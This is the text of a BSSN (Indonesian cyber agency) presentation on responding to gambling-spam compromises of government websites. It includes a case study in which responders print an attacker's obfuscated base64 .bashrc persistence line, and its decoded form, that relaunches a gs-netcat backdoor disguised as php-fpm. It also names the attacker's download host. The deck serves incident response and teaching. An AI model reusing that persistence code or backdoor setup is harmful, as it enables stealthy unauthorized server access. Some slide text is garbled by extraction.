.htaccess Writable

Mengatur permission file .htaccess menjadi 644 (rw-r--r--)

03

Vulnerable CMS & Plugin

Rutin memeriksa versi CMS dan plugin yang kita gunakan serta mengaktifkan fitur auto update & upgrade apabila ada.

05

File Upload Vulnerability

- Menerapkan validasi ekstensi, validasi tipe konten, serta validasi terhadap isi konten file yang bisa diupload;
- Membatasi ukuran file yang dapat diupload;
- Melakukan sanitasi terhadap nama file.
- Menerapkan EDR/ClamAV pada Server

02

Subdomain Takeover

Rutin mencatat aset yang masih digunakan dan menghapus CNAME yang sudah tidak digunakan pada DNS record.

04

Port dan Firewall yang tidak terawat

Membatasi layanan yang terbuka sesuai dengan kebutuhan dan membiasakan menggunakan port custom, serta melakukan whitelist IP yang dapat diakses maupun mengakses server.



BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri



@bssn_ri



Badan Siber dan Sandi Negara



PRAKTIK PENANGANAN JUDI ONLINE PADA K/L

PENANGANAN INSIDEN SIBER

PENANGGULANGAN DAN PEMULIHAN INSIDEN SIBER

Mengidentifikasi, mengendalikan, dan meminimalisasi dampak dari insiden siber yang sedang berlangsung, serta mengembalikan sistem ke kondisi normal

PENYAMPAIAN INFORMASI INSIDEN SIBER KEPADA PIHAK TERKAIT

Penyampai informasi tentang insiden tersebut kepada pihak-pihak yang terkait, Pembina sektor, Mitra Kerja, maupun stakeholder lainnya

DISEMINASI INFORMASI UNTUK MENCEGAH DAN/ATAU MENGURANGI DAMPAK DARI INSIDEN SIBER

menyebarkan informasi tentang insiden siber agar organisasi lain atau masyarakat dapat belajar dari insiden tersebut dan mengambil tindakan pencegahan.



**BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA**

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri



@bssn_ri



Badan Siber dan Sandi Negara

PENDETEKSIAN ANOMALI

daya4d	129,1	0%
dewatogel login	130,1	0%
dragon77	131,1	0%
dultogel	132,1	0%
dewabola88	133,1	0%
direkturtoto	134,1	0%
dewabet	135,1	0%
dolantogel	136,1	0%
dewa505	137,1	0%
elangwin	138,1	0%
eurotogel	139,1	0%
evobet	140,1	0%
egcasino88	141,1	0%
epictoto	142,1	0%
ebobet	143,1	0%
edm togel	144,1	0%
ekings	145,1	0%
elite togel	146,1	0%
edmtogel	147,1	0%
eslot login	148,1	0%
erigo4d	149,1	0%
eubet	150,1	0%
eurotogel login	151,1	0%
fbtoto	152,1	0%
fajartoto	153,1	0%
hendil88	154,1	0%
fortunabola	155,1	0%
fungame777	156,1	0%

```
</url>
<url>
    id/baby/?panel=ziatogel+slot+login</loc>
    id/baby/?panel=zeusbola</loc>
    id/baby/?panel=ziatogel+login</loc>
    id/baby/?panel=zeus+138+login</loc>
    id/baby/?panel=29toto</loc>
    id/baby/?panel=212+slot+login</loc>
    id/baby/?panel=29agen</loc>
    id/baby/?panel=2x45win</loc>
    id/baby/?panel=365bet</loc>
</url>
<url>
```

Instansi X memiliki sebuah aplikasi PPID yang memiliki fitur upload file. Pada tanggal 11 oktober, mereka menemukan bahwasanya web PPID dan beberapa web lain yang mereka miliki berubah menjadi sebuah pintu menuju berbagai situs judi online.

Instansi tersebut kemudian menghubungi BSSN untuk meminta asistensi terhadap insiden ini. Hal pertama yang BSSN lakukan adalah melakukan **pemasangan EDR** dan **compromise assessment** terhadap server tersebut.

Setelah EDR terpasang, BSSN menemukan bahwasanya terdapat sebuah file installer gs-netcat yang merupakan sebuah **program untuk dapat membuka koneksi terhadap server dengan persistent dan stealthy**.

Secara otomatis, EDR langsung melakukan mitigasi berupa kill terhadap proses yang berjalan akibat installer tersebut, serta melakukan karantina terhadap installer tersebut.

gs-netcat_x86_64-alpine.tar.gz

Malicious Undefined Oct 11th 2024 10:07:39

gs-netcat_x86_64-alpine.tar.gz

View Threat Details View in VirusTotal

Endpoint Name

web-ppid

Originating Process

curl

File Path

/dev/shm/.defaults/gs-netcat_x86_64-alpine.tar.gz

Initiated By

Agent Policy

MITIGATED

Mitigation Action

Analyst Verdict

Undefined

Incident Status

Unresolved

MITIGATION ACTIONS

Killed

Quarantined

1/1

BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550

<https://bssn.go.id>

@bssn_ri

@bssn_ri

Badan Siber dan Sandi Negara

APAKAH ITU SAJA CUKUP ?




PENDETEKSIAN ANOMALI

Mengetahui sifat gs-netcat yang persistent dan stealthy, BSSN kemudian memeriksa perintah apa saja yang telah dijalankan oleh penyerang.



Ditemukan bahwasanya setelah mendownload file gs-netcat dari web zorokun[.]xyz/gs-pro/x penyerang langsung melakukan instalasi dan persistensi gs netcat tersebut dan mengaburkannya menjadi program bernama defaults.

Process Tree Timeline



BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri



@bssn_ri



Badan Siber dan Sandi Negara

PEMBERSIHAN ANOMALI

Mengetahui kini program berada pada server dan berjalan secara persisten dan tersembunyi, Kami melakukan pemeriksaan terhadap proses berjalan yang terdapat pada server dengan perintah `ps aux` untuk mendetilkkan proses apa saja yang berjalan disusul dengan `grep gs-netcat` untuk membatasi pencarian proses yang berhubungan dengan `gs-netcat`.

```
root@web-ppid:/home/ # ps aux | grep gs-netcat
root      23050  0.0  0.0  14436  1100 pts/1    S+   14:43   0:00 grep --color=auto gs-netcat
root@web-ppid:/home/ #
```

Serta agar terdeteksi apa yang membuat proses ini tetap berjalan meskipun telah di kill oleh EDR Kami, Kami memeriksa Upaya persistensi didua tempat, yaitu di `.bashrc` serta di `crontab`. Pada kasus ini, `crontab` tidak terdapat perintah apapun, namun `.bashrc` terdapat perintah baru yang memaksa setiap kali penyerang mengakses server `web-ppid` ini, dia akan langsung menjadi `root`. Sehingga Ia tidak akan kesulitan meski password `root` diubah menjadi apapun.

```
# ~/.bashrc: executed by bash(1) for non-login shells.
# DO NOT REMOVE THIS LINE. SEED PRNG. #defaults-kernel
{ echo L3Vzci9iaW4vcGtpbGwgLTAgLVUxMDAwIGRlZmF1bHRzIDI+L2Rldi9udWxsIHx8ICUURVJN
PXh0ZXJtLTl1NmNvbG9yIEdTX0FSR1M9Ii1rIC9ob211L2twdWFkbWluLy5jb25maWcvZGVmYXVsdHM
vZGVmYXVsdHMuZGF0IClsaXFEIiBleGVjIC1hICdbcGhwLWZwbV0nICcvaG9tZS9rcHVhZGlpci8uY2
9uZmlnL2RlZmF1bHRzL2RlZmF1bHRzJyAyPi9kZXVbnVsbCkK|base64 -d|bash;} 2>/dev/null
```



```
/usr/bin/pkill -0 -U1000 defaults 2>/dev/null || (TERM=xterm-256color GS_ARGS="-k /home/
/.config/defaults/defaults.dat -liqD" exec -a '[php-fpm]' '/home, /.config/default
s/defaults' 2>/dev/null)
```



LALU, APA LANGKAH SELANJUTNYA?



BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri



@bssn_ri



Badan Siber dan Sandi Negara

RECOVERY FROM INCIDENT

01

Menghapus baris perintah persistensi

Pastikan tidak ada lagi baris perintah persistensi dan file [php-fpm] dan kunci defaults.dat sudah dihapus

02

Menghentikan proses berbahaya terkait

Pada kasus ini, kita baru bisa menghentikan proses gs-netcat setelah file [php-fpm] dan defaults.dat telah dihapus dan baris perintah persistensi pada .bashrc juga telah dihapus

03

Memperbaiki segmentasi Jaringan

Hindari komunikasi antar server yang tidak perlu

04

Memperbaiki kerentanan pada web

Melakukan update terhadap CMS, Plugin serta meningkatkan keamanan pada fitur file upload sesuai dengan slide “Protect” poin 5.

05

Mengganti seluruh kredensial dan membatasi port terbuka

Tahap ini dilakukan diakhir agar kita seluruh upaya penggantian kredensial dan penutupan port tidak sia – sia.

06

Menghapus kode sumber yang mengarahkan ke slot gacor




AKU HARUS APA KETIKA SUDAH
MENGHAPUS SITE & PATH GACOR PADA
WEBKU, TAPI MASIH TERINDEKS DI
GOOGLE ?



GOOGLE SEARCH CONSOLE

Hal itu terjadi karena **google telah mengindeks** slot gacor pada websitemu. Oleh karena itu, jangan lupa manfaatkan fitur **remove-outdated-content** pada google search console !



**BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA**

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri



@bssn_ri



Badan Siber dan Sandi Negara

Objek Penguatan Keamanan

Lesson Learnt



People



Process



Technology



Pelatihan




DevSecOps



VAPT

Sertifikasi



S.O.P.



**Monitoring
SOC**



**Cybersecurity
Awareness**



**Bug Bounty
Program**



**Implementasi
EDR / AV**



BSSN VVIP PROGRAM

A collaborative model for securing your apps

VOLUNTARY VULNERABILITY IDENTIFICATION AND PROTECTION PROGRAM



VVIP Program

*Menjadi salah satu solusi dalam
mewadahi Hacker underground
community agar sesuai
etika/aturan*

*BSSN hadir dalam memberikan
solusi proteksi terhadap pemilik
SE yang tidak memiliki Sumber
daya namun juga sesuai dengan
kaidah/aturan*



Program Identifikasi Kerentanan

Program **pencarian celah keamanan / kerentanan** pada **Sistem Elektronik milik PSE Lingkup Publik** oleh **Bug Hunter** melalui Platform VVIP-Program



Program Proteksi Kerentanan

Program **perbaikan/penutupan celah keamanan / kerentanan** pada **Sistem Elektronik milik PSE Lingkup Publik** oleh **Blue team underground** melalui Platform VVIP-Program

Program Identifikasi (Pencarian kerentanan)



Target Peserta :
Blackhat/Whitehat Hacker
Bug Hunter
Pemilik Sistem Elektronik



Proses :
Peserta yang terdaftar
melakukan pencarian
kerentanan dan
melaporkan hasil
temuan



Verifikasi :
BSSN verifikasi hasil temuan Valid,
dan meneruskan kepada pemilik
sistem



Hasil :
Pemilik SE Wajib memperbaiki
temuan, jika tidak memiliki
Sumber daya, dapat mengikuti
program Proteksi pada VVIP

Program Proteksi (Perbaikan Celah Keamanan dan Hardening)



Target Peserta :
Secure Programmer
Network Engineer/Security
IT Security Consultant
Pemilik Sistem Elektronik



Proses :
Peserta yang terdaftar sebagai
konsultan akan memberikan
proteksi ke Pemilik SE dan
diawasi oleh BSSN



Verifikasi :
BSSN memberikan pendampingan
antara Pemilik SE dengan Peserta



Hasil :
Pemilik SE yang tidak memiliki
sumber daya dalam perbaikan
juga dapat melakukan proteksi
terhadap SEnya



BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri




@bssn_ri



Badan Siber dan Sandi Negara

WHY SHOULD VVIP PROGRAM ?

Jumlah Bug Hunter Aktif: 400 Orang



Total PSE dan Aplikasi yang telah terdaftar

14 PSE

46

Aplikasi



Total Laporan Masuk: 776

VVIP I	22 reports
VVIP II	131 reports
VVIP III	246 reports
VVIP IV	367 reports



**BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA**

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bsn.go.id>



@bsn_ri




@bsn_ri



Badan Siber dan Sandi Negara

UNDUH MATERI DISINI



SCAN ME



BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri



@bssn_ri



Badan Siber dan Sandi Negara



